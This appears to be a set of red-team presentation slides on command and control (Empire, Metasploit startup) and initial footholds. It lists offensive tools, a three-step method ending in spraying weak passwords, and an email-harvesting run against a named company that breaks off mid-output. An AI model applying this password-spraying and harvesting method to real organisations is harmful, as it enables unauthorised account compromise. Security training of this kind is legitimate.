       ```-hNNNmNo::mNNNNNNNNNNNNNNNNNNN
       ```-hNNmdNo--/dNNNNNNNNNNNNNNNNNN
      ````:dNmmdmd-:+NNNNNNNNNNNNNNNNNNm
      ```/hNNmmddmd+mNNNNNNNNNNNNNNds++o
     ``/dNNNNNmmmmmmmNNNNNNNNNNNmdoosydd
     `sNNNNdyydNNNNmmmmmmNNNNNmyoymNNNNN
     :NNmmmdso++dNNNNmmNNNNNdhymNNNNNNNN
     -NmdmmNNdsyohNNNNmmNNNNNNNNNNNNNNNN
     `sdhmmNNNNdyhdNNNNNNNNNNNNNNNNNNNNN
       /yhmNNmmNNNNNNNNNNNNNNNNNNNNNNmhh
        `+yhmmNNNNNNNNNNNNNNNNNNNNNNNmh+:
          `./dmmmmNNNNNNNNNNNNNNNNmmd.
            `ommmmmNNNNNNNmNmNNNNmmd:
             :dmmmmNNNNNmh../oyhhhy:
             `sdmmmmNNNmmh/++-.+oh.
              `/dmmmmmmmmdo-:/ossd:
                `/ohhdmmmmmmdddddmh/
                   `-/osyhdddddhyo:
                        ``.----.`

                Welcome to the Empire
```



```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.4 | [Web] https://github.com/empireProject/Empire
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       282 modules currently loaded

       0 listeners currently active

       0 agents currently active



(Empire) >
(Empire) >
```

@h3xg4m3s

Command & Control
Metasploit

Installed by default!

```
# service postgresql start
# msfdb init
# msfconsole
```




```
root@kali:~# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


      =[ metasploit v4.16.17-dev                          ]
+ -- --=[ 1703 exploits - 969 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```



```
root@kali:~#
root@kali:~# service postgresql start
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
root@kali:~# msfconsole
```

https://docs.kali.org/general-use/starting-metasploit-framework-in-kali

@h3xg4m3s


Command & Control Working Notes

Use screen

Protect that Data

Don't leave up listeners

2FA on SSH



[redacted]

```
 [Version] 2.4 | [Web] https://github.com/empireProject/Empire
================================================================


   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       282 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) > 

[ A [redacted] L | [redacted] 90.9 ][    0$ Metasploit  (1*$Empire)  2-$ Terminal 3$ bash ][ 01/07/18  4:07:18 PM][ Open Ports: 4[redacted] ]
```

Initial Footholds

Initial Footholds
Toolz

PowershellEmpire	https://github.com/EmpireProject/Empire
Metasploit	https://www.metasploit.com/
HaveIBeenHarvested	https://github.com/depthsecurity/haveIbeenHarvested
LinkedInt	https://github.com/mdsecactivebreach/LinkedInt
Ruler	https://github.com/sensepost/ruler
BurpSuite	https://portswigger.net/burp

Initial Footholds
Access in 1,2,3

1. Identify users

2. Identify Log-in points

3. Spray weak passwords

Initial Footholds


HaveIBeenHarvested

HaveIBeenHarvested   https://github.com/depthsecurity/haveIbeenHarvested

Requirements:
*Ensure theHarvester is saved to either /usr/bin or /usr/share as "theharvester"

*Ensure the python module ElementTree is installed

HaveIBeenHarvested



```
root@Scan01:/opt/haveIbeenHarvested# ./haveIbeenHarvested.py -d depthsecurity.com
depthsecurity.com will be harvested
Harvester results will be saved to harvestResults_depthsecurity.com

*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 2.7                                           *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************

Full harvest..
[-] Searching in Google..
        Searching 0 results...
        Searching 100 results...
[-] Searching in PGP Key server..
[-] Searching in Bing..
        Searching 50 results...
        Searching 100 results...
[-] Searching in Exalead..
        Searching 50 results...
        Searching 100 results...

